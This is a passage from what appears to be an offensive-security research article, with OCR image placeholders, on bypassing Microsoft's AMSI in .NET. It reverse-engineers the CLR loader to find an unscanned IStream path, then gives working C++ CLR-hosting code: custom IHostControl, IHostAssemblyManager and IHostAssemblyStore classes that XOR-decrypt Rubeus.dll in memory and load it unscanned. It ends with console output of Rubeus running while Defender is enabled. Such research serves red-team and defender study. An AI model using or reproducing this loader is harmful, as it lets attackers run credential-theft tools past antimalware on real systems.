


.NET AppDomain.Load
.NET RuntimeAssembly.nLoadImage
Calls implementation in clr.dll
AssemblyNative::LoadImage
Loads from a memory buffer
AssemblyNative::LoadFromBuffer
PEAssembly::OpenMemory
PEAssembly::DoOpenMemory
PEImage::LoadFlat
Constructs a RawImageLayout instance
RawImageLayout::RawImageLayout
Scans with
Verifies with
Logs loaded class
AMSI
WLDP
ETW

Illustration 6. Diagram of calls up to scans and registration in logs.

It has been observed that the final class in the process, RawImageLayout, is a subclass of PEImageLayout. This is due to presenting its virtual table. This means that in C++ RawImageLayout inherits from PEImageLayout and implements its virtual methods. Observing PEImageLayout, it has been noted that there are multiple subclasses that implement different methods of loading assemblies: RawImageLayout, MappedImageLayout, FlatImageLayout, ConvertedImageLayout, LoadedImageLayout, and StreamImageLayout.

Of these, the first and last subclasses are particularly interesting. Regarding ignoring the rest of the subclasses, this is because it has not been possible to determine whether it is feasible to instantiate the remaining subclasses from C# or using public functions of the CLR Hosting APIs, APIs that will be explained later. The StreamImageLayout subclass is of particular interest because **it does not perform AMSI scanning** and allows loading an assembly from an IStream, which essentially acts as a **memory buffer**. This has been observed by examining their constructors, and it can be compared with that of RawImageLayout, as shown in the images below.


The following image shows the StreamImageLayout constructor, where it is observed that it maps the file to memory without a previous analysis.



```
  }
  v10 = SString::SString((SString *)v32, v9);
  ETWLoaderMappingPhaseHolder::Init(v36, v7, v10);
}
v11 = (*(__int64 (__fastcall **)(struct IStream *, char *, __int64))(*(_QWORD *)a2 + 96i64))(a2, v33, 1i64);
if ( v11 < 0 )
  ThrowHR(v11);
if ( v35 )
  ThrowHR(-2146232799);
v12 = 0;
v26 = 0;
if ( dwMaximumSizeLow )
{
  FileMappingW = CreateFileMappingW((HANDLE)0xFFFFFFFFFFFFFFFFi64, 0i64, 4u, 0, dwMaximumSizeLow, 0i64);
  if ( *((_DWORD *)v5 + 2) )
  {
    if ( *(_QWORD *)v5 )
      CloseHandle(*(HANDLE *)v5);
    *((_DWORD *)v5 + 2) = 0;
```

Illustration 7. StreamImageLayout object constructor does not scan with AMSI.

In contrast, the RawImageLayout constructor, responsible for managing the loading of assemblies from data buffers, performs a memory mapping with CreateFileMappingW, but first analyses it with AMSI, blocking the load if it detects anything malicious.




```
    v16 = ((__int64 (__fastcall *)(_QWORD, void *, _QWORD))ProcAddress)(0LL, a2, (unsigned int)dwMaximumS
    if ( v16 < 0 )
      ThrowHR(v16);
  }
  AmsiScan(a2, dwMaximumSizeLow);
  FileMappingW = CreateFileMappingW((HANDLE)0xFFFFFFFFFFFFFFFFLL, 0LL, 4u, 0, dwMaximumSizeLow, 0LL);
  v25 = FileMappingW;
  v26 = FileMappingW != (HANDLE)-1LL;
  if ( !FileMappingW )
    ThrowLastError();
  v20 = CLRMapViewOfFileEx(FileMappingW, 0xF001Fu, v18, v19, 0LL, 0LL);
  v21 = v20 == 0LL;
```

Illustration 8. RawImageLayout object constructor scanning with AMSI.

Therefore, loading an assembly through the StreamImageLayout constructor avoids AMSI analysis and blocking. This makes it relevant to investigate how to load an assembly through an IStream or how to force this function to perform the load without being analysed. One method to achieve this, described in Chapter 8 of the book "Customizing the Microsoft® .NET Framework Common Language Runtime" by Steven Pratschner, is to use CLR Hosting. This involves integrating the .NET platform directly into a program written in another language, such as C++. Next, we will explain what CLR Hosting is and how it can be used to perform this task.

CLR Hosting

As mentioned above, CLR Hosting consists of integrating the .NET platform into another language that acts as a host, allowing interaction between the two. This concept is analogous to embedding the Python interpreter to extend the language with new modules. The following is a conceptual illustration of CLR Hosting at a high level:



Functions that the CLR Host can use
- CLR Startup and Shutdown
- Application Domains
- Custom Failure Behaviour
- Programming Model Enforcement
- Debugging
ICLR* Interfaces
CLR Host C++
CLR Hosting APIs
- Assembly Loading
- CLR Events
- CLR Engine Integration
- Memory and Garbage Collection
- Threading
- Synchronization
- I/O Completion
IHost* Interfaces
Functionalities that the CLR Host can customize

The CLR host and the CLR Hosting APIs maintain a constant interaction. The host can start and stop the CLR, as well as query the default Application Domain to interact with it, among other actions. At the same time, the CLR Hosting APIs can request information from the host about the configuration of certain aspects of the runtime, such as the loading of assemblies or the management of threads. This communication is carried out using a number of interfaces, such as IHostControl and ICLRRuntimeInfo. In general, interfaces starting with "IHost*" must be implemented by the CLR host and serve to configure various aspects of the environment, while interfaces starting with "ICLR*" are implemented by the CLR, allowing the host to interact with the runtime.

To illustrate how to use CLR Hosting to load and run .NET assemblies, the simplest method will be explained first, along with its limitations. Subsequently, a method with greater flexibility will be described, although this one is analysed by AMSI. Finally, the definitive technique will be presented, based on the previous one, which modifies the load of assemblies of the CLR to evade AMSI, allowing to execute Rubeus without obfuscation.

At a high level, these techniques are based on the creation of COM objects to obtain various “ICLR*” interfaces necessary to interact with the runtime. Often, an object is created solely to access another interface, which in turn allows specific actions to be performed.

Simple method - reading from disk

The CLRCreateInstance function of the mscoree.dll library, used with the CLR Hosting APIs, allows to obtain a pointer to a variable of type ICLRMetaHost. This makes it easy to pre-initialise the CLR using the GetRuntime method, specifying the desired version. From there, the ICLRRuntimeInfo class is accessed, which enables the complete initialisation of the CLR by obtaining an interface of type ICLRRuntimeHost. This interface, through its Start() method, takes care of tasks such as ETW event management and initialisation of the AMSI library, among others.

With the ICLRRuntimeHost interface, it is possible to run an assembly from disk in the default AppDomain. However, this function requires the assembly to be in clear text on disk and only allows the execution of functions that accept a single parameter of type String and return an integer. This makes it infeasible, since antimalware solutions immediately detect malicious assemblies in clear text.

The following is a schematic description of the load flow used in this method:

1. The first phase consists of invoking the CLRCreateInstance function to acquire the ICLRMetaHost interface.
2. The GetRuntime function is used to obtain the ICLRRuntimeInfo interface corresponding to the specific .NET Framework version required.
3. Using ICLRuntimeInfo, the ICLRuntimeHost interface is accessed, which makes it possible to initialise the Common Language Runtime (CLR) using its Start() method.
4. To execute the assembly, the ExecuteInDefaultAppDomain function is used. This function, using the assembly path, the name of the class containing the method and the name of the function together with its arguments facilitates the execution of the desired function.


The following is an example of how this CLR loading process would be implemented in C++.

```
int main() {

    ICLRMetaHost* metaHost = NULL;

    CLRCreateInstance(CLSID_CLRMetaHost, IID_ICLRMetaHost, (LPVOID*)&metaHost);

    ICLRRuntimeInfo* runtimeInfo = NULL;

    metaHost->GetRuntime(L"v4.0.30319", IID_ICLRRuntimeInfo, (LPVOID*)&runtimeInfo);

    ICLRRuntimeHost* runtimeHost = NULL;

    runtimeInfo->GetInterface(CLSID_CLRRuntimeHost, IID_ICLRRuntimeHost,
(LPVOID*)&runtimeHost);

    runtimeHost->Start();

    DWORD result = NULL;

    HRESULT res = runtimeHost->ExecuteInDefaultAppDomain(LR"(HelloWorldLibrary.dll)",
L"HelloWorldLibrary.HelloWorld", L"ShowMessageBox", L"String de C++", &result);

}
```

Next, the code of the example assembly and its execution using the mentioned method is shown.

```
using System;
using System.Windows.Forms;

namespace HelloWorldLibrary
{
    public class HelloWorld
    {
        public static int ShowMessageBox(String msg)
        {
            MessageBox.Show("Hello from C#. Parametrer received: " + msg);
            return 1337;
        }
    }
}
```

Below is the execution of the assembly with the simple method.



```
C:\Users\bayoba\source\repos\clr-assembly-loader\x64\Debug\clr-assembly-loader.exe
```


```
Hello from C#. Parameter received: String from C++
```

However, this approach has significant limitations in terms of the functions that can be invoked. It only allows the call to functions that accept a single argument of type string and return an integer value. Functions such as Main, which require an array as an argument, cannot be invoked.

In addition, it lacks the ability to configure disk loading, which implies that the assembly must be clearly present in the file system, a non-viable situation due to the immediate detection of malicious assemblies that would be loaded, in addition to the trace in the file system.

Method of execution from memory

In the literature [3] , a second, more advanced method emerged, which provides greater control over the execution of the assembly. This approach takes advantage of .NET's reflection capability, allowing loaded classes to be enumerated at runtime. The following is a high-level outline of this technique:



The first step is similar to the previous technique, where the changes begin with obtaining the AppDomain from which to load the assembly into memory. To execute an assembly from memory, the ICorRuntimeHost interface is used, despite being deprecated, because newer classes do not support loading from memory and have limited documentation in this regard. Next, we describe how to obtain the ICorRuntimeHost interface from the previously obtained ICLRRuntimeInfo.

```
// The CorRuntimeHost interface is obtained,
// which allows retrieving the default AppDomain.
ICorRuntimeHost* corRuntimeHost = NULL;
runtimeInfo->GetInterface(CLSID_CorRuntimeHost, IID_ICorRuntimeHost,
(LPVOID*)&corRuntimeHost);
```

As mentioned above, it is necessary to upload an assembly within an application domain (App Domain). The ICorRuntimeHost interface provides access to the GetDefaultDomain method, which in turn allows interacting with the default App Domain methods.

```
// The AppDomain interface is obtained.
IUnknown* appDomainThunk;
corRuntimeHost->GetDefaultDomain(&appDomainThunk);
_AppDomain* defaultAppDomain = NULL;
appDomainThunk->QueryInterface(&defaultAppDomain);
```

Now, we proceed to read the disk assembly to a memory buffer. In this case it would be implemented in the readDllFile function which is omitted for brevity. It is here that the decryption of the assembly is executed as an intermediate step.

```
// The assembly is read from disk
std::vector<char> buffer = readDllFile(R"(HelloWorldLibrary.dll)");
decrypt(buffer);
```

After decrypting the assembly is converted to the necessary data type so that it can be loaded by the CLR. In this case a SAFEARRAY data type.

```
// The necessary types for interoperability between C++ and .NET are created.
SAFEARRAYBOUND bounds[1];
bounds[0].cElements = buffer.size();
bounds[0].lLbound = 0;
SAFEARRAY* safeArray = SafeArrayCreate(VT_UI1, 1, bounds);
SafeArrayLock(safeArray);
memcpy(safeArray->pvData, buffer.data(), buffer.size());
SafeArrayUnlock(safeArray);
```

With the Load_3 function of the AppDomain, the assembly is loaded and it is processed by the CLR. At this point, it is possible to use reflection to find references to the data types needed for further execution.

```
// The assembly in .NET is loaded with Load_3.
_AssemblyPtr managedAssembly = NULL;
defaultAppDomain->Load_3(safeArray, &managedAssembly);
```


Execution begins by obtaining a reference to the desired function through reflection. In this case, HelloWorld from the HelloWorldLibrary namespace. As a preliminary step to its invocation, the necessary arguments are created.

```
// The execution begins
// A reference to the function to be called is obtained.
_TypePtr managedType = NULL;
_bstr_t managedClassName("HelloWorldLibrary.HelloWorld");
managedAssembly->GetType_2(managedClassName, &managedType);
// Se crean los argumentos.
SAFEARRAY* managedArguments = SafeArrayCreateVector(VT_VARIANT, 0, 1);
_variant_t argument(L"String through reflection");
LONG index = 0;
SafeArrayPutElement(managedArguments, &index, &argument);
```

Finally, the definitive execution is carried out, obtaining the TypePtr data type that contains the InvokeMember_3 function.

```
// The function is called with the parameters.
_bstr_t managedMethodName(L"ShowMessageBox");
_variant_t managedReturnValue;
_variant_t empty;
managedType->InvokeMember_3(
                  managedMethodName,
                  static_cast<BindingFlags>(BindingFlags_InvokeMethod |
BindingFlags_Static | BindingFlags_Public),
                  NULL, empty, managedArguments, &managedReturnValue);
```

Now, a picture of how the execution is achieved is shown.


C:\Users\bayoba\source\repos\clr-assembly-loader-memory\x64\Debug\clr-assembly-loader-memory.exe

Hello from C#. Parameter received: String through reflection

Using this technique, if an attempt is made to load the **Rubeus.dll assembly**, it would be analysed and blocked by **AMSI** if it is not obfuscated. Therefore, we will explain how the modification in the loading of **assemblies** can be done to avoid detection.

Final method with modified assembly loading

As mentioned above, this technique is similar to the previous one. The first difference from the previous method is that before starting the **CLR** using the **Start** function, it is necessary to indicate that the **host (C++)** will implement and configure certain **runtime** functionalities.

```
CHostControl pHostControl{}; // This will be explained later.
runtimeHost->SetHostControl((IHostControl*)&pHostControl);
runtimeHost->Start();
// Obtain app domain, load assembly, etc.
```

Subsequently, we will use the **Load_2** function, which replaces the previous **Load_3** function, and its input parameters will include a **strong-named assembly**. The goal is for the **CLR** to attempt to locate the **assembly**, but upon not finding it, it will request the **host (C++)** to provide it. This happens because we have instructed the **CLR** that the **host (C++)** implements an assembly manager.

```
defaultAppDomain->Load_2(_bstr_t("Rubeus, Version=1.0.0.0, Culture=neutral, 
PublicKeyToken=f8c620333ce4e57e, processorArchitecture=MSIL"), &assembly);
```

To indicate to the **CLR** that an **assembly** manager is implemented, the implementation of the **IHostControl** interface is used. At this point, it is important to remember that interfaces starting with **ICLR***, such as those seen earlier, are implemented by the **CLR** and allow the **host (C++)** to communicate with the **runtime**. On the other hand, there are interfaces like **IHost*** that allow configuring aspects such as **assembly** loading, thread management, or garbage collection, and these are implemented by the **host**.

Therefore, to load an **assembly** from memory, it is only necessary to implement the following **COM** interfaces:

- **IHostControl**: Allows the **CLR** to know which interfaces have been implemented by the **host (C++)**.
- **IHostAssemblyManager**: Returns an interface pointer to an **IHostAssemblyStore** element.
- **IHostAssemblyStore**: Provides methods that allow a **host (C++)** to configure the loading of **assemblies** and modules in the **CLR**.

The component that implements the **IHostControl** interface, in the example code, is called **CHostControl**. Additionally, the **GetHostManager** and **SetAppDomainManager** functions must be implemented. Since the **Application Domains** will not be customised, these functions will return a constant **S_OK**. The **GetHostManager** function is where a reference to the **assembly** manager is returned when the **CLR** requests its interface. It is important to note that the definitions of the **QueryInterface, AddRef, and Release** functions have been omitted. These functions must be implemented to comply with the **IUnknown** interface that every **COM** component must implement.

```
class CHostControl : public IHostControl {
    HRESULT STDMETHODCALLTYPE GetHostManager(
        /* [in] */ REFIID riid,
        /* [out] */ void** ppObject) override {
        if (riid == IID_IHostAssemblyManager) {
            CHostAssemblyManager* mgr = new CHostAssemblyManager();
            mgr->AddRef();
            *ppObject = static_cast<IHostAssemblyManager*>(mgr);
            return S_OK;
        }
        return E_NOINTERFACE;
    }
    HRESULT STDMETHODCALLTYPE SetAppDomainManager(
        /* [in] */ DWORD dwAppDomainID,
        /* [in] */ IUnknown* pUnkAppDomainManager) override {
        return S_OK;
    } // Se ha omitido implementación de QueryInterface, AddRef y Release
};
```

The functions that must be implemented from **IHostControl** are two: **GetHostManager** and **SetAppDomainManager**. Since the **Application Domains** will not be customised, a constant **S_OK** is returned The **GetHostManager** function is where a reference to the **assembly** manager is returned when the **CLR** requests its interface.

On the other hand, the **CHostAssemblyManager** class implements the **IHostAssemblyManager**interface . In this case, it is only necessary to implement the methods:

- **GetNonHostStoreAssemblies**: Instructs the CLR on which **assemblies** the **runtime** should load without using the custom loading from the **host (C++)**, which will be demonstrated later in the **CHostAssemblyStore** class. This allows the **runtime** to load system **assemblies**. If the list is returned as null, as done in the implementation, this means that the **CLR** should first attempt to find all **assemblies** being loaded in the **Global Assembly Cache (GAC)**. If they are not found there, it will then call the **host (C++)**'s own method from **IHostAssemblyStore**.
- **GetAssemblyStore**: Returns a reference to the **CHostAssemblyStore** class that will perform the modified reading and loading of the requested **assembly**.

The commented code is shown below:

```
class CHostAssemblyManager : public IHostAssemblyManager {
        // Heredado a través de IHostAssemblyManager
        HRESULT __stdcall GetNonHostStoreAssemblies(

                                ICLRAssemblyReferenceList** ppReferenceList

                                )
        {
                *ppReferenceList = NULL;
                return S_OK;
        }
        HRESULT __stdcall GetAssemblyStore(IHostAssemblyStore** ppAssemblyStore)
        {
                CHostAssemblyStore* pHostStore = new CHostAssemblyStore();
                *ppAssemblyStore = (IHostAssemblyStore*)pHostStore;
                ((IHostAssemblyStore*)*ppAssemblyStore)->AddRef();
                return S_OK;
        } // Se ha omitido implementación de QueryInterface, AddRef y Release
};
```

The **CHostAssemblyStore** class configures the loading of **assemblies** that the **CLR** does not find in the **GAC**. It implements the **IHostAssemblyStore** interface, and only two functions need to be coded:

- **ProvideAssembly and ProvideModule**: The difference between a **module** and an **assembly** is that the former is one of the parts of a multi-file **assembly**, as these do not necessarily have to be in a single **.dll** or **.exe** file. Most **assemblies** consist of a single file, so in the example implementation, there will be no support for modules, and **ProvideModule** will not be implemented.

The **ProvideAssembly** function receives five parameters:

- **pBindInfo**: contains the **binding** information of the **assembly**, such as its name.
- **pAssemblyId**: is an **ID** that the host must establish, used for **caching** to prevent the same **assembly** from being loaded twice.
- **pContext**: it is a context that is set to null.
- **ppStmAssemblyImage**: is of particular interest, it's an **IStream** that the **host (C++)** must return, pointing to the **assembly** that needs to be loaded. An **IStream** is an interface that abstracts access to data, and it can be created from a memory **buffer** using the **SHCreateMemStream** function.
- **ppStmPDB**: is an **IStream** that the **host (C++)** can return to point to a **Program Database** (PDB) containing debugging data for the **assembly**.

In the example code below, the same assembly is consistently loaded, always returning the Rubeus assembly regardless of which one is attempted to be loaded. Although this practice is not recommended, it is suitable for illustrative purposes in this context. The function in question reads the Rubeus assembly from the disk, where it is encrypted with a simple XOR function to avoid detection by static analysis. Subsequently, it decrypts it in memory and creates an IStream using the SHCreateMemStream function mentioned earlier. Finally, the function returns S_OK.

```
class CHostAssemblyStore : public IHostAssemblyStore {
    HRESULT __stdcall ProvideAssembly(AssemblyBindInfo* pBindInfo, UINT64*
pAssemblyId, UINT64* pContext, IStream** ppStmAssemblyImage, IStream** ppStmPDB)
override {
        *pContext = 0; *ppStmPDB = 0;
        auto assemblyData = SimpleReadToByteArray(R"(C:\Path\To\Rubeus.dll)");
        SimpleInPlaceDecrypt(assemblyData.data(), assemblyData.size());
        IStream* is = SHCreateMemStream((const BYTE*)assemblyData.data(),
assemblyData.size());
        *pAssemblyId = 0xcafec1db2414a8cb; // Deberia ser unico para cada assembly
        *ppStmAssemblyImage = is; return S_OK;
    }
    HRESULT __stdcall ProvideModule(ModuleBindInfo* pBindInfo, DWORD* pdwModuleId,
IStream** ppStmModuleImage, IStream** ppStmPDB) override {
        return HRESULT_FROM_WIN32(ERROR_FILE_NOT_FOUND); // No se da soporte a
modulos
    } }; // Se ha omitido implementación de QueryInterface, AddRef y Release
```

To recap, this is the function that will be invoked every time an attempt is made to load an assembly from disk into the CLR, either through C#'s Assembly.Load functions or via CLR Hosting APIs like Load_2. If the CLR does not find the assembly in the GAC, it will execute this function to load the assembly. Afterwards, the CLR will verify that the requested assembly and the one returned by the function are the same, checking for matching name, signature if signed, etc., and will generate an error if they are not identical.


Once the three classes are implemented and the CLR is informed which class implements IHostControl so it knows which interfaces are implemented, it is possible to execute malicious assemblies without them being blocked. For example, it is possible to execute an assembly like Rubeus without being blocked by AMSI, as we will demonstrate below.

To achieve this, it is only necessary to change the part of the assembly execution from the previous example. The execution is prepared by searching for the class containing the mainString function, in this case Rubeus.Program. The MainString function in Rubeus is similar to Main, but it takes a string as an input parameter, which represents the command-line arguments, and returns another string with the results.

```
_TypePtr managedType = NULL;
_bstr_t managedClassName("Rubeus.Program");
managedAssembly->GetType_2(managedClassName, &managedType);
// The arguments are created.
SAFEARRAY* managedArguments = SafeArrayCreateVector(VT_VARIANT, 0, 1);
_variant_t argument(L"currentluid");
LONG index = 0;
SafeArrayPutElement(managedArguments, &index, &argument);
```

Finally, it is possible to call the previously mentioned function to execute **Rubeus** and print the user's **UID** as a result in the command console.

```
_bstr_t managedMethodName(L"MainString");
_variant_t managedReturnValue;
_variant_t empty;
managedType->InvokeMember_3(
              managedMethodName,
              static_cast<BindingFlags>(BindingFlags_InvokeMethod | BindingFlags_Sta
| BindingFlags_Public),
              NULL, empty, managedArguments, &managedReturnValue);
std::wcout << (const wchar_t*)managedReturnValue.bstrVal;
```



Microsoft Visual Studio Debug Console

```
v1.6.4

[*] Action: Display current LUID

[*] Current LogonID (LUID) : 0x38b0e (232206)

C:\Users\dev\source\repos\istream-loader\x64\Debug\istream-loader.exe (process 12768) exited with code 0.
Press any key to close this window . . .
```

Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On


Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On

Illustration 9. Rubeus is executed without being blocked by AMSI

